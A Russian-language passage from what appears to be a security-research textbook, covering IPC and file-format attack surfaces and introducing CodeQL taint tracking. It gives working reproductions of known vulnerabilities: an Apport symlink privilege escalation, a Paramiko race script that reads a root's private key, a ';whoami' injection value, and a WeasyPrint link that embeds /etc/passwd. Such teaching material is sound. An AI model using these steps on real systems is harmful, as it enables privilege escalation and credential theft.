Основная процедура Apport вызывает `check_lock`, которая создаёт отсутствующий каталог □ и пытается заблокировать файл посредством `fcntl.lockf` □. Этот совместимый с POSIX вызов блокирует диапазон байтов. ОС ведёт список блокировок и не позволяет создать уже существующую. Благодаря системному API механизм реализуется стандартно.

Жёсткие пути вроде `/var/lock/apport/lock` позволяют злоумышленнику заранее перехватить находящийся там файл. Для этого применяется атака символической ссылкой. Символическая ссылка указывает на другой файл или каталог, а ОС прозрачно разрешает её на уровне файловой системы.

Если ссылка `a` указывает на `b`, команда `cat a` выводит содержимое `b` без специальной обработки в `cat`. Такое удобство опасно для жёстких путей: ссылка может перенаправить программу к другому объекту, доступному ей, но недоступному злоумышленнику. Это классическая проблема «сбитого с толку заместителя», когда атакующий заставляет привилегированную программу выполнить запрещённое ему действие. На этом основаны многие способы локального повышения привилегий.

ОС позволяют проверять ссылки. Системный вызов Linux `open` принимает флаг `O_NOFOLLOW`. Страница руководства говорит: если последний компонент пути является символической ссылкой,

открытие завершается ошибкой ELOOP.

Apport включает этот флаг □, но всё равно уязвим. Продолжение документации уточняет, что ссылки в предыдущих компонентах пути по-прежнему разрешаются.

Именно в этом проблема. Если ссылкой является любой компонент /var/lock/apport/lock, кроме lock, Apport последует по ней. В Ubuntu /var/lock сам ссылается на /run/lock, доступный всем для чтения и записи. Злоумышленник может создать /var/lock/apport как ссылку на произвольный каталог, и Apport создаст lock в подконтрольном месте назначения. В os.open не указан режим, поэтому по умолчанию создаётся файл с правами 0o777, доступный всем.

Таким образом, Apport можно заставить создать общедоступный для записи файл там, куда злоумышленник обычно писать не вправе. В Ubuntu существует множество мест, где это даёт повышение привилегий, например каталоги заданий cron и сценариев запуска.

Попробуйте в Ubuntu, установив уязвимую версию. На странице ubuntu.com в разделе состояния перечислены исправленные пакеты. Для Xenial Xerus 16.04.7 LTS исправление вошло в 2.20.1-0ubuntu2.23. На странице пакета найдите предшествующую версию 2.20.1-0ubuntu2.22, например launchpad.net. В разделе сборок выберите архитектуру и загрузите apport_2.20.1-0ubuntu2.22_all.deb, затем установите командой sudo dpkg -i <filename>.deb.

> **Примечание.** В более новых версиях Apport задаёт усиленную маску создания файлов umask 022 для root. Исходный режим 777 после применения маски становится 755: файл доступен всем для чтения и выполнения, но не для записи.

От имени непривилегированного пользователя создайте ссылку из каталога блокировки в /etc: ln -s /etc /var/lock/apport. Команда touch /etc/evil завершится сообщением Permission denied, поскольку писать в /etc может лишь root.

Вызовите сбой, активирующий Apport: в Bash выполните sleep 10s & kill -11 $!. Процесс sleep уйдёт в фон и получит сигнал ошибки сегментации. Проверьте ls -l /etc/lock:

```
-rwxrwxrwx  1 root  root  0 Mar 19 01:41 /etc/lock
```

Успех: непривилегированный атакующий получил созданный пользователем root файл, доступный всем для записи, и способен причинить серьёзный ущерб.

Эксплуатация состояния гонки в Paramiko

Файловое IPC по умолчанию не атомарно и использует более медленный дисковый ввод-вывод, поэтому особенно подвержено гонкам.

Пример - CVE-2022-24302 в модуле Python Paramiko, реализующем Secure Shell версии 2 (SSH2). Программы создают с его помощью SSH-клиенты и выполняют связанные задачи. В листинге 2-11 генерируется и сохраняется закрытый ключ RSA.

```
import paramiko

# Создание закрытого ключа RSA
pkey = paramiko.rsakey.RSAKey.generate(1024)

# Запись закрытого ключа в файл
pkey.write_private_key_file('/tmp/testkey.pem')
```

Листинг 2-11. Создание и сохранение закрытого ключа RSA посредством Paramiko

Внутренний метод _write_private_key_file уязвим для гонки:

```
def _write_private_key_file(self, filename, key, format, password=None):
    with open(filename, "w") as f: # ①
```

```
        # Здесь возникает состояние гонки
        os.chmod(filename, 0o600) # ②
        self._write_private_key(f, key, format, password=password)
```

Листинг 2-12. Метод `_write_private_key_file` *в Paramiko*

Сначала `open` создаёт файл с правами, разрешающими чтение всем □, а затем `os.chmod` вводит ограничения □. В коротком промежутке атакующий может открыть файл и продолжить читать его даже после изменения прав и записи ключа. Права проверяются лишь при открытии; уже открытый дескриптор сохраняет доступ.

Для эксплуатации сценарий непрерывно пытается открыть известный путь:

```
while True:
    try:
        f = open('/tmp/testkey.pem', 'r')
        input('дескриптор открыт! нажмите ENTER для чтения файла')
        print(f.read())
        break
    except:
        continue
```

Листинг 2-13. Сценарий эксплуатации гонки в Paramiko

Установите уязвимую версию командой `sudo pip install paramiko==2.10.0`; повышенные права важны, чтобы `root` использовал именно её. Запустите `gen_save_key.py` от `root`. Непривилегированный пользователь читать ключ не должен:

```
$ sudo python gen_save_key.py
$ cat /tmp/testkey.pem
cat: /tmp/testkey.pem: Permission denied
```

Запустите эксплойт от непривилегированного пользователя. От `root` удалите ключ и создайте заново:

```
$ sudo rm /tmp/testkey.pem
$ sudo python gen_save_key.py
```

В первом сеансе появится сообщение, после которого ключ можно прочитать:

```
$ python exploit.py
дескриптор открыт! нажмите ENTER для чтения файла
-----BEGIN RSA PRIVATE KEY-----
...
-----END RSA PRIVATE KEY-----
```

Гонка срабатывает не всегда: права могут измениться раньше открытия. В этом случае повторите попытку.

Для практики воспроизведите набор Nimbuspwn, включающий символические ссылки и гонки времени проверки и использования, обнаруженный Microsoft 365 Defender Research Team и позволявший повышать привилегии в нескольких дистрибутивах Linux (microsoft.com).

Как и другие векторы, файловое IPC становится уязвимым, когда злоумышленник перехватывает связь - например, записывает данные по известному приложению пути - и внедряет ввод. Но особые свойства файлов, включая ссылки и неатомарность, требуют искать также атаки вроде CVE-2020-8831 и CVE-2022-24302.

Сокеты

Сокет - конечная точка связи между процессами. Удалённый вариант мы видели в TCP-сервере главы 1. Сокеты относятся к самым распространённым каналам IPC и открывают богатый набор векторов.

Unix поддерживает сокеты домена Unix (UDS) - локальный вариант с потоковым, дейтаграммным и последовательно-пакетным режимами, подобными TCP, UDP и SCTP. UDS не несут накладных расходов сетевого уровня и работают быстрее. Согласно философии Unix «всё является файлом», их можно представлять файлами, в отличие от сетевых сокетов с IP-адресом и портом. Привязка UDS к пути делает его уязвимым для перехвата пространства имён, а делегирование контроля файловой системе создаёт риск неверных прав.

CVE-2022-21950 возникла в сервере японского ввода кана-кандзи Canna из-за жёсткого каталога `/tmp/.iroha_unix` с UDS. Как описано в отчёте bugzilla.suse.com, openSUSE исправила прежнюю ошибку Canna, изменив службу systemd так, чтобы каталог удалялся до и после работы:

```
ExecPre=/bin/rm -rf /tmp/.iroha_unix
ExecStart=/usr/sbin/cannaserver -s -u wnn -r /var/lib/canna
ExecStopPost=/bin/rm -rf /tmp/.iroha_unix
```

Появилось окно, в котором другой пользователь мог создать каталог с правами записи для всех. Раньше systemd создавал его от `root` при запуске, не оставляя возможности подмены. Если Canna создавала сокет в перехваченном каталоге, атакующий заменял его своим и проводил атаку посредника, перехватывая японский ввод пользователя.

UDS поддерживает защитный механизм, описанный в руководстве Linux `unix(7)`: передачу дескрипторов и учётных данных процессов через вспомогательные данные. Сокет может определить отправителя по структуре `ucred`:

```
struct ucred {
    pid_t pid; /* Идентификатор процесса-отправителя */
    uid_t uid; /* Идентификатор пользователя-отправителя */
    gid_t gid; /* Идентификатор группы-отправителя */
};
```

Привилегированная программа может принимать сообщения только от привилегированных групп. Механизм работает в ядре, поэтому в обычном сценарии подделать данные невозможно.

Windows получила поддержку UDS в 2017 году (devblogs.microsoft.com). Новые и обновлённые формы IPC расширяют поверхность программ.

Именованные каналы

Именованные каналы тоже предоставляют файловую модель связи. В Windows у них собственная модель контроля доступа, отдельная от файловой системы, что создаёт дополнительный слой ошибок авторизации.

Файловая система именованных каналов Windows

Канал Unix одновременно обслуживает одного читателя и одного писателя. Windows позволяет серверу общаться со множеством клиентов в специальной файловой системе. Из-за устройства пространства имён разные процессы могут одновременно создавать несколько серверных экземпляров одного канала.

Функция `CreateNamedPipe` создаёт экземпляр:

```
HANDLE CreateNamedPipeA(
    [in]           LPCSTR                lpName,
    [in]           DWORD                 dwOpenMode,
    [in]           DWORD                 dwPipeMode,
    [in]           DWORD                 nMaxInstances,
    [in]           DWORD                 nOutBufferSize,
    [in]           DWORD                 nInBufferSize,
```

```
    [in]           DWORD                nDefaultTimeOut,
    [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes
);
```

Аргумент `nMaxInstances` позволяет первому экземпляру задать максимум для имени `lpName`. При значении от 1 до `PIPE_UNLIMITED_INSTANCES` (255) создаётся несколько экземпляров. Это нужно многопоточным серверам и перекрывающимся операциям ввода-вывода, но позволяет другому процессу перехватить канал.

Предположим, привилегированная программа создаёт сервер и клиент IPC. Если непривилегированный атакующий создаст сервер раньше, он сможет перехватить сообщения клиента. Если клиент по ответам сервера выполняет команды, возможно повышение привилегий.

Порядок важен: клиенты подключаются к экземплярам по принципу «первым вошёл - первым вышел» (FIFO). Кроме того, `dwOpenMode` не должен содержать `FILE_FLAG_FIRST_PIPE_INSTANCE` (`0x00080000`), запрещающий дополнительные экземпляры. Так произошло в CVE-2022-21893 службы удалённых рабочих столов Windows (RDS), где атакующий перехватывал IPC именованного канала.

Ошибки настройки безопасности именованных каналов

В Windows разработчик должен самостоятельно задать список управления доступом (ACL) аргументом `lpSecurityAttributes`. Неверная настройка приводит к утечкам и повышению привилегий.

Значение по умолчанию разрешает чтение группе Everyone и анонимной учётной записи. Неосторожная передача конфиденциальных данных раскрывает их непривилегированному пользователю. Ошибочный ACL может также позволить подключиться к привилегированному серверу и отправить произвольные сообщения. Если обработчик выполняет по вводу привилегированные действия, граница безопасности пересекается. Описание CVE-2022-24286 гласит:

> Acer QuickAccess 2.01.300x до 2.01.3030 и 3.00.30xx до 3.00.3038 содержит уязвимость локального повышения привилегий. Пользовательский процесс общается со службой с системными полномочиями через именованный канал. Канал предоставляет обычному пользователю права чтения и записи, а служба не проверяет пользователя. Поток может принимать определённую команду. При отправке пути исполняемой программы служба запускает его с системными полномочиями.

Исходный код закрыт, но описание указывает на неправильный ACL. В листинге 2-14 показано создание общедоступного канала на C#.

```
using System;
using System.IO.Pipes;
using System.Security.AccessControl;
using System.Security.Principal;

public class Program
{
    static void Main(string[] args)
    {
        // Создание ACL с чтением и записью для всех
        SecurityIdentifier securityIdentifier = new SecurityIdentifier(
            WellKnownSidType.WorldSid,
            null
        );
        PipeAccessRule pipeAccessRule = new PipeAccessRule(
            securityIdentifier,
            PipeAccessRights.ReadWrite,
```

```
            AccessControlType.Allow
        );
        PipeSecurity pipeSecurity = new PipeSecurity();
        pipeSecurity.AddAccessRule(pipeAccessRule);

        // Создание сервера именованного канала с ACL
        NamedPipeServerStream pipeServer = NamedPipeServerStreamAcl.Create(
            "worldRWPipe",
            PipeDirection.InOut,
            NamedPipeServerStream.MaxAllowedServerInstances,
            PipeTransmissionMode.Byte,
            PipeOptions.Asynchronous,
            0,
            0,
            pipeSecurity
        );

        pipeServer.WaitForConnection();

        // Здесь выполняются опасные действия с недоверенным вводом...
    }
}
```

Листинг 2-14. Именованный канал, доступный всем для чтения и записи

В Unix именованные каналы создаются `mkfifo`, где первый аргумент - путь, второй - режим доступа. Итоговый режим вычисляется как `mode & ~umask`, а доступ контролируется файловой системой.

Другие способы IPC

Число способов растёт вместе с функциями ОС и сторонних программ. Неполный перечень:

• общая память;

• системные сигналы;

• очереди сообщений;

• файлы, отображённые в память;

• удалённый вызов процедур;

• Component Object Model (COM, только Windows);

• Dynamic Data Exchange (DDE, только Windows);

• буфер обмена;

• D-Bus (только Linux);

• MailSlot (только Windows).

Разработчики используют API творчески и не всегда безопасно. Я анализировал приложение, которое передавало сложные сериализованные структуры функцией Windows `SendMessage`, обычно предназначенной для простых односторонних сообщений между окнами. Окно выбиралось через `FindWindow(lpClassName, lpWindowName)`. Поскольку `lpClassName` был `NULL`, функция возвращала первое окно с заголовком `lpWindowName`. Это опаснее именованных каналов: порядок не гарантирован как FIFO, и атакующий может перехватить сообщения.

Будьте готовы к необычным реализациям. Все механизмы обмениваются сообщениями и потому имеют сходные шаблоны, например слушателей клиентов и серверов. При составлении карты перечислите все способы IPC цели.

Форматы файлов

Почти любая программа обрабатывает файлы. Данные кодируются во множестве форматов - от конфигураций с разделением строками до видео. Как и протоколы, форматы требуют стандартного разбора структур. Ошибки реализации ведут к уязвимостям, а некоторые форматы изначально не учитывают безопасность и заставляют разработчиков позднее закрывать пробелы.

Многие форматы описаны RFC, но закрытые и старые варианты требуют поиска. Обычно формат приблизительно делится на:

• **Заголовок.** Находится в начале и часто начинается уникальными байтами для идентификации. Содержит флаги, версию и другие метаданные разбора.

• **Тело.** Содержит основные данные, часто разделённые на удобные фрагменты.

• **Окончание.** Хранит дополнительные метаданные, например контрольные суммы целостности.

Различия огромны. XML основан на разметке - наборах символов, указывающих, как обрабатывать части файла. Разметка типична для текстовых документов, включая эту книгу, написанную в LaTeX. Главные символы XML - угловые скобки тегов:

```
<?xml version="1.0"?>
<greeting>Hello, world!</greeting>
```

Окончания в этом документе не видно.

Каталожные форматы ещё сильнее отклоняются от схемы. Документы Microsoft Office (`.docx`, `.pptx`) в сущности являются ZIP-архивами с ресурсами и метаданными: XML, изображениями и прочим. DOCX открывается в 7-Zip, поскольку его байты организованы как ZIP. Microsoft Word отличает его по расширению, но случайный ZIP после переименования не станет документом: DOCX дополнительно требует определённых файлов, организации и содержимого.

Рассмотрим общие шаблоны, заслуживающие особого внимания.

Тип - длина - значение

Шаблон «тип - длина - значение» (type-length-value, TLV) встречается в протоколах и файлах. Он удобен для фрагментов переменной длины и состоит из типа поля, его длины и самого значения.

Portable Network Graphics (PNG) использует TLV. Тело PNG состоит из фрагментов: длина (4 байта), тип (4), данные (указанная длина) и циклическая контрольная сумма CRC (4). В таблице 2-1 разобран заголовочный фрагмент `IHDR`.

Часть	Шестнадцатеричные байты	Значение
Длина	`00 00 00 0d`	13
Тип	`49 48 44 52`	`IHDR`
Данные	`00 00 00 01`	Ширина: 1
Данные	`00 00 00 01`	Высота: 1
Данные	`08`	Глубина цвета: 8

Часть	Шестнадцатеричные байты	Значение
Данные	`00`	Тип цвета: 0
Данные	`00`	Сжатие: 0
Данные	`00`	Фильтр: 0
Данные	`00`	Чересстрочность: 0
CRC	`3a 7e 9b 55`	CRC-32: `3A7E9B55`

Таблица 2-1. Пример фрагмента PNG `IHDR`

Разработчик может забыть сверить ожидаемый для типа размер с полем длины. `IHDR` должен содержать 13 байт метаданных, но неосторожная реализация способна довериться длине злоумышленника, максимум 2 147 483 647, и скопировать столько байт в 13-байтовую структуру.

Так произошло в Apache OpenOffice, CVE-2021-33035, при обработке dBase Database File (DBF). Массив описателей полей заголовка задаёт тип и размер одним байтом каждый. OpenOffice доверял обоим: для типа `I`, означающего целое, выделял 4 байта, правильно для `Int32`, но копировал подконтрольное число байт:

```
// nType получен из типа описателя поля
else if ( DataType::INTEGER == nType )
{
    // Тип sal_Int32 занимает 4 байта
    sal_Int32 nValue = 0;
    // nLen получен из размера в описателе поля
    memcpy(&nValue, pData, nLen);
    *(_rRow->get())[i] = nValue;
}
```

Однобайтовое поле размера достигало 255 и вызывало переполнение на 251 байт с перезаписью адреса возврата в стеке. Этого хватило для полноценного эксплойта выполнения кода (spaceraccoon.dev). Во всех реализациях TLV проверяйте расхождения типа и длины.

Каталожные форматы

Значительная часть форматов служит оболочкой для множества файлов. Обычно существует манифест с метаданными, включая расположение. Характерны уязвимости обхода пути и дочерних форматов.

Обход пути возникает при небезопасном разборе каталога. Структура ZIP примерно такова:

```
[заголовок локального файла 1]
[данные файла 1]
[описатель данных 1]
...
[заголовок локального файла n]
[данные файла n]
[описатель данных n]
[заголовок расшифрования архива]
[запись дополнительных данных архива]
[центральный каталог]
[запись окончания центрального каталога zip64]
[указатель окончания центрального каталога zip64]
[запись окончания центрального каталога]
```

Каждый заголовок содержит метаданные файла, в том числе имя переменной длины. Оно может включать относительный путь: `nested/file` извлекается в `./nested/file`. Явного запрета на `../../../../tmp/file` нет. Доверчивый анализатор способен извлечь данные в каталоги cron или рабочие каталоги приложений. При анализе каталожных форматов проверяйте обработку расположений.

Учитывайте и типы дочерних файлов. Манифест часто записан в XML и разбирается первым. Небезопасный XML подвержен внедрению внешних сущностей (XXE): формат разрешает включать локальные и удалённые файлы, поэтому специально составленный документ заставляет уязвимый анализатор отправить локальные данные на удалённый адрес.

Такова CVE-2022-0219 в популярном открытом декомпиляторе Android JADX. Пакет Android (APK) обязан содержать `AndroidManifest.xml`. Вставив туда XXE, злоумышленник заставлял JADX раскрывать локальные файлы при экспорте декомпилированного приложения. Исправление заменило анализатор XML на безопасный, не обрабатывающий внешние сущности.

Уязвимости дочернего формата возникают потому, что разработчики сосредоточены на родительской оболочке и делегируют разбор файлов внешним библиотекам, не всегда безопасным по умолчанию. Ищите обработку манифестов и других дочерних объектов и проверяйте её.

Иногда оба класса объединяются. Я встретил собственный пакет на основе ZIP с XML-манифестом. Цепочка обхода ZIP и XXE позволила перечислить файловую систему и загрузить веб-оболочку для полного удалённого выполнения кода (spaceraccoon.dev).

Пользовательские поля

Форматы часто имеют зарезервированные байты или расширяемые поля. Пользовательские функции плохо документированы, добавляют неизвестное поведение и особенно опасны.

Формат iCalendar (ICS), используемый почти всеми календарями от Outlook до Apple Calendar, предоставляет «стандартный механизм нестандартных действий» через свойства с префиксом `X-`. Старые версии Microsoft Office поддерживали `X-MS-OLK-COLLABORATEDOC`, автоматически открывавшее документ совместной конференции при начале события. Поскольку приглашение можно создать удалённо, пользователя удавалось заставить открыть вредоносный файл из сетевой папки.

Иногда разработчики приспосабливают стандартные поля, разбирая их иначе спецификации. Элемент HTML `<link>` задаёт внешние ресурсы, а атрибут `rel` - вид связи. Таблица стилей выглядит так:

```
<link href="main.css" rel="stylesheet">
```

Стандарт перечисляет поддерживаемые значения `rel`. Но механизм преобразования HTML в PDF WeasyPrint добавляет нестандартное значение `attachment`, позволяющее вкладывать в PDF локальные файлы:

```
<link href="file:///etc/passwd" rel="attachment">
```

Само по себе это функция, не уязвимость. Но разработчик, не учтя её, может сделать уязвимой собственную программу.

Для поиска пользовательских реализаций выявляйте отклонения от спецификации, выходящие за рамки обычных ошибок. Устоявшиеся стандарты проходят открытое обсуждение безопасности, а расширения часто не получают такой проверки и повторяют известные ошибки.

Итоги

В этой главе мы исследовали векторы от сетевых протоколов до межпроцессного взаимодействия. Вы научились находить код, который определяет и раскрывает эти векторы, а также рассмотрели шаблоны форматов файлов и связанные с ними уязвимости.

Поверхность любой программы сильно зависит от модели угроз и среды. Локальный злоумышленник в Windows использует оконные сообщения и другие IPC, а удалённому доступны лишь открытые сетевые протоколы и сетевые механизмы IPC, например именованные каналы.

Жизнеспособность вектора главным образом определяется пересечением границы безопасности. Перечисляя поверхность по коду, используйте это различие для правильного выявления уязвимостей и быстро сосредоточивайтесь на эксплуатируемых сценариях.

Методы главы помогут оценить поверхность приложения и построить реалистичную модель угроз до глубокого анализа кода. В следующей главе, переходя к крупномасштабному анализу вариантов, вы увидите, что сужение поиска до достижимых поверхностей критически важно для точности результатов.

Глава 3. Автоматизированный анализ вариантов

> Только соединяйте!
>
> - Э. М. Форстер, «Говардс-Энд»

Вы уже подходили к анализу кода изнутри наружу и снаружи внутрь; теперь пора соединить эти направления. Разбирая мельчайшие подробности источников и приёмников, вы наверняка задумывались, нельзя ли автоматизировать процесс. Ответ типичен для исследования уязвимостей: всё зависит от обстоятельств.

В этой главе вы познакомитесь с теорией автоматизированного анализа, а затем попрактикуетесь с двумя популярными открытыми средствами статического анализа - CodeQL и Semgrep. Вы примените их к анализу вариантов: по шаблону одной уязвимости найдёте повторения в других местах. Расширение CodeQL для Visual Studio Code (VS Code) улучшит рабочий процесс. Наконец, вы попробуете искать варианты сразу в нескольких проектах.

Абстрактные синтаксические деревья

Чтобы превзойти простой поиск с заменой по регулярному выражению, современное средство должно понимать аспекты кода: отличие функции от переменной, наследование классов и прочее. Такое понимание обычно выражается абстрактным синтаксическим деревом (abstract syntax tree, AST) - представлением синтаксической структуры программы. AST служит не только анализу: компиляторы используют его как промежуточное представление для оптимизаций и проверки синтаксиса до преобразования в машинный код.

Визуализировать AST Python можно встроенным модулем `ast`. Сохраните следующий сценарий как `ast_example_1.py`:

```
import ast

# Исходный код Python для преобразования в AST
code = """
name = 'World'
print('Hello,' + name)
"""

tree = ast.parse(code)
print(ast.dump(tree, indent=4))
```

Запустите его:

```
$ python ast_example_1.py
Module(
    body=[
        Assign(
            targets=[
                Name(id='name', ctx=Store())],
            value=Constant(value='World')),
        Expr(
            value=Call(
                func=Name(id='print', ctx=Load()),
                args=[
                    BinOp(
                        left=Constant(value='Hello,'),
                        op=Add(),
                        right=Name(id='name', ctx=Load()))],
                keywords=[]))],
    type_ignores=[])
```

Вывод организован деревом с корневым узлом `Module` и дочерними `Assign`, `Expr`, `Call`.

Предположим, `print` - опасная функция-приёмник. Нужно определить, вызовет ли её выполнение кода:

```
def old_greet(name):
    print('Hello, ' + name) # ①

yell = print

yell('HELLO, WORLD') # ②
```

Определена функция, печатающая приветствие, затем встроенная `print` присваивается `yell`, которая и вызывается. Наивное выражение `/print\([^)]*\)/g` даст ложноположительный результат □ и ложноотрицательный □. `old_greet` в сценарии не вызывается, тогда как переназначенную `yell` выражение пропускает. Учёт всех крайних случаев сделал бы регулярное выражение невероятно сложным.

Преобразуем код в AST, сохранив его в `sample_code.py`, а рядом создав `ast_example_2.py`:

```
import ast
import os

cur_dir = os.path.dirname(os.path.abspath(__file__))

with open(os.path.join(cur_dir, 'sample_code.py')) as f:
    tree = ast.parse(f.read())
    print(ast.dump(tree, indent=4))
```

Результат:

```
Module(
    body=[
        FunctionDef(
            name='old_greet',
            args=arguments(
                posonlyargs=[],
                args=[arg(arg='name')],
                kwonlyargs=[],
                kw_defaults=[],
                defaults=[]),
            body=[
                Expr(
                    value=Call(
                        func=Name(id='print', ctx=Load()),
                        args=[
                            BinOp(
                                left=Constant(value='Hello, '),
                                op=Add(),
                                right=Name(id='name', ctx=Load()))],
                        keywords=[]))],
            decorator_list=[]),
        Assign(
            targets=[Name(id='yell', ctx=Store())],
            value=Name(id='print', ctx=Load())),
        Expr(
            value=Call(
                func=Name(id='yell', ctx=Load()),
                args=[Constant(value='HELLO, WORLD')],
                keywords=[]))],
    type_ignores=[])
```

Зная смысл узлов, можно обходить только `Assign` и `Expr`, игнорируя `FunctionDef`, пока определённая функция не вызвана. Отслеживание переменных из `Assign` приводит к `Call`, у которого атрибут `func` в действительности равен `print`.

Дерево позволяет оптимизированным алгоритмам запрашивать AST и отсекать ненужные ветви. Другое представление - граф потока управления (control flow graph, CFG), моделирующий потенциальные пути выполнения. Он поддерживает более целевые запросы, например анализ достижимости кода.

Граф потока данных (data flow graph, DFG) сосредоточен на распространении и преобразовании данных, включая переменные и выражения, тогда как CFG описывает порядок выполнения, условия и циклы. Для автоматического анализа полезны оба.

Эта теория помогает понять работу статических средств. Любая абстракция теряет детали. Ручной анализ иногда полнее, но просмотреть миллионы строк сложной программы вручную невозможно. Автоматические средства незаменимы, а знание их сильных и слабых сторон позволяет эффективнее встроить их в стратегию.

Средства статического анализа кода

Средства отличаются абстракциями и способами запросов, что влияет на качество поиска разных шаблонов. Рассмотрим CodeQL и Semgrep.

CodeQL

CodeQL - механизм анализа с академическими корнями. Исследовательская группа Оксфорда разработала объектно-ориентированный язык запросов, первоначально `.QL`, к реляционной базе с моделью кода. Необходимость предварительно построить базу - ключевое отличие от Semgrep. Для компилируемых языков CodeQL интегрируется с системой сборки, например `make` для C и C++. Для Python применяются извлекатели, разбирающие код до записи в базу.

Язык QL напоминает SQL. Запрос вызовов `print` выглядит так:

```
import python

from Call call, Name name
where call.getFunc() = name and name.getId() = "print"
select call, "call to 'print'."
```

Классы `Call` и `Name` называются как типы модуля `ast`, поскольку извлекатель Python использует `ast` и расширенный `semmle.python.ast`. Другие извлекатели тесно интегрированы со своими языками. Например, извлекатель Go использует стандартный пакет `go/ast` (github.com). Специализированное извлечение позволяет строить полные базы связей потоков данных и управления.

Глубокая модель поддерживает мощное глобальное отслеживание загрязнённости от источника к приёмнику. Объектно-ориентированный QL также упрощает повторное использование компонентов.

Пример отслеживания загрязнённости между файлами

Рассмотрим сервер веб-API Node.js на Express из `index.js` и `utils.js`. Единственная конечная точка `/ping` отправляет `ping` на IP-адрес из параметра запроса `ip`. Разработчик случайно реализовал «удалённое выполнение кода как услугу» через внедрение команды:

```
const express = require("express");
const { ping } = require("./utils.js"); // ①
```

```
const app = express();

app.get("/ping", (req, res) => {
    const ip = req.query.ip; // ②
    res.send(`Result: \n${ping(ip)}`);
})

app.listen(3000);
```

По одному `index.js` определить уязвимость нельзя. Здесь есть источник пользовательских данных `req.query.ip` □, но нужно проверить импортированную из `utils.js` функцию `ping` □:

```
const { execSync } = require("child_process");

exports.ping = (ip) => {
    try {
        return execSync(`ping -c 5 ${ip}`); // ①
    } catch (error) {
        return error.message;
    }
};
```

`ping` передаёт `ip` функции `execSync` □, исполняющей команду оболочки. Параметр вроде `;whoami` позволяет выполнить произвольную команду. Простая задача оказывается трудной для регулярных выражений, которые плохо связывают импортированные функции и потоки между файлами. CodeQL моделирует код как DFG и расширяет его отслеживанием загрязнённости. Анализ потока следует за конкретным значением, но не за другими загрязнёнными переменными; поэтому CodeQL разделяет библиотеки `DataFlow` и `TaintTracking`.

CodeQL содержит готовые классы распространённых источников и приёмников, включая удалённый ввод и выполнение команд. Правило глобальной загрязнённости можно записать так:

```
/**
 * @id remote-command-injection
 * @name Remote Command Injection
 * @description Passing user-controlled remote data to a command injection.
 * @kind path-problem
 * @severity error
 */

import javascript

module RemoteCommandInjectionConfig implements DataFlow::ConfigSig {
    predicate isSource(DataFlow::Node source) {
        source instanceof RemoteFlowSource // ①
    }

    predicate isSink(DataFlow::Node sink) {
        sink = any(SystemCommandExecution sys).getACommandArgument() // ②
    }
}

module RemoteCommandInjectionFlow =
    TaintTracking::Global<RemoteCommandInjectionConfig>;

import RemoteCommandInjectionFlow::PathGraph

from RemoteCommandInjectionFlow::PathNode source,
    RemoteCommandInjectionFlow::PathNode sink
where RemoteCommandInjectionFlow::flowPath(source, sink)
select sink.getNode(), source, sink,
    "taint from $@ to $@.", source.getNode(), "source", sink, "sink"
```

Пока не углубляйтесь в синтаксис. Конфигурация определяет источники как `RemoteFlowSource` □, а приёмники как аргумент команды любого `SystemCommandExecution` □. Этого достаточно, чтобы проследить подконтрольные данные до уязвимого вызова. Запрос проверяет путь и выдаёт его в формате, из которого CodeQL строит пошаговое представление. Некоторые промежуточные

элементы опущены:

```
"results": [{
  "codeFlows": [{
    "threadFlows": [{
      "locations": [{
        "location": {
          "physicalLocation": {
            "artifactLocation": { "uri": "index.js", "uriBaseId": "%SRCROOT%" },
            "region": { "startLine": 7, "startColumn": 16, "endColumn": 28 }
          },
          "message": { "text": "req.query.ip" } // ①
        }
      },
      --snip--
      {
        "location": {
          "physicalLocation": {
            "artifactLocation": { "uri": "index.js", "uriBaseId": "%SRCROOT%" },
            "region": { "startLine": 8, "startColumn": 32, "endColumn": 34 }
          },
          "message": { "text": "ip" } // ②
        }
      },
      --snip--
      {
        "location": {
          "physicalLocation": {
            "artifactLocation": { "uri": "utils.js", "uriBaseId": "%SRCROOT%" },
            "region": { "startLine": 5, "startColumn": 21, "endColumn": 38 }
          },
          "message": { "text": "`ping -c 5 ${ip}`" } // ③
        }
      }]
    }]
  }]
}]
```

CodeQL точно отслеживает данные от `req.query.ip` □ через `ip` □ до шаблонной строки `execSync` в `utils.js` □. Если заменить глобальное отслеживание загрязнённости на `DataFlow`, результатов не будет: простой поток следует лишь за сохранённым значением `req.query.ip`, а шаблонная строка преобразует его и обрывает путь. При `execSync(ip)` сработал бы и анализ потока данных.

Мощность глобального отслеживания имеет цену. Переход от локального анализа к глобальному и от потока данных к загрязнённости требует больше вычислений и снижает точность. Синтаксис правил тоже сложен: QL - объектно-ориентированный язык запросов. Поэтому первая часть правила похожа на классы и переопределения, а заключительная - на запрос с `from`, `where`, `select`.

Для эффективной работы придётся изучить новый язык и стандартные библиотеки CodeQL. Усилия могут окупиться: запросный характер QL позволяет выражать сложные отношения и предикаты. Разработчики добавили классы для Express, Spring, Ruby on Rails и других платформ. Вместо общего `RemoteFlowSource` можно использовать `Express::RequestSource`. Но постоянное переключение между анализом цели и написанием запроса создаёт нагрузку.

Расширение VS Code

Расширение CodeQL для Visual Studio Code уменьшает трудности разработки, добавляя в редактор элементы интерфейса и функции, которые вместе с CodeQL CLI образуют среду разработки QL.

Расширение поставляется с собственной CLI, но документация предупреждает:

> Управляемая расширением CodeQL CLI недоступна из терминала. Если вы собираетесь использовать CLI вне расширения, например для создания баз, рекомендуется установить

отдельную копию.

Загрузите последний выпуск с github.com, распакуйте и добавьте в PATH. В Kali Linux:

```
$ wget https://github.com/github/codeql-action/releases/download/codeql-bundle-v2.20.2/codeql-bundle-linux64.tar.gz
$ tar -xzvf codeql-bundle-linux64.tar.gz
$ echo "export PATH=\$PATH:$(pwd)/codeql" >> ~/.zshrc
$ source ~/.zshrc
$ codeql version
--snip--
Unpacked in: /home/kali/Desktop/codeql
Analysis results depend critically on separately distributed query and
extractor modules. To list modules that are visible to the toolchain,
use 'codeql resolve packs' and 'codeql resolve languages'.
```

Загрузите VS Code с code.visualstudio.com; в Kali выберите `.deb` и установите `sudo apt install ПУТЬ_К_ФАЙЛУ`. Откройте VS Code, нажмите `CTRL-P` и введите `ext install GitHub.vscode-codeql` либо найдите CodeQL в разделе Extensions на панели действий.

Рекурсивно клонируйте начальную рабочую область, иначе будут отсутствовать важные библиотеки:

```
$ git clone --recursive https://github.com/github/vscode-codeql-starter
```

Откройте в VS Code файл `vscode-codeql-starter.code-workspace` командой **File > Open Workspace**. Здесь вы будете создавать и проверять запросы. Для выполнения нужна база CodeQL, созданная из исходного кода цели. Расширение умеет загружать чужие базы с GitHub, но мы создадим свою по предыдущему примеру.

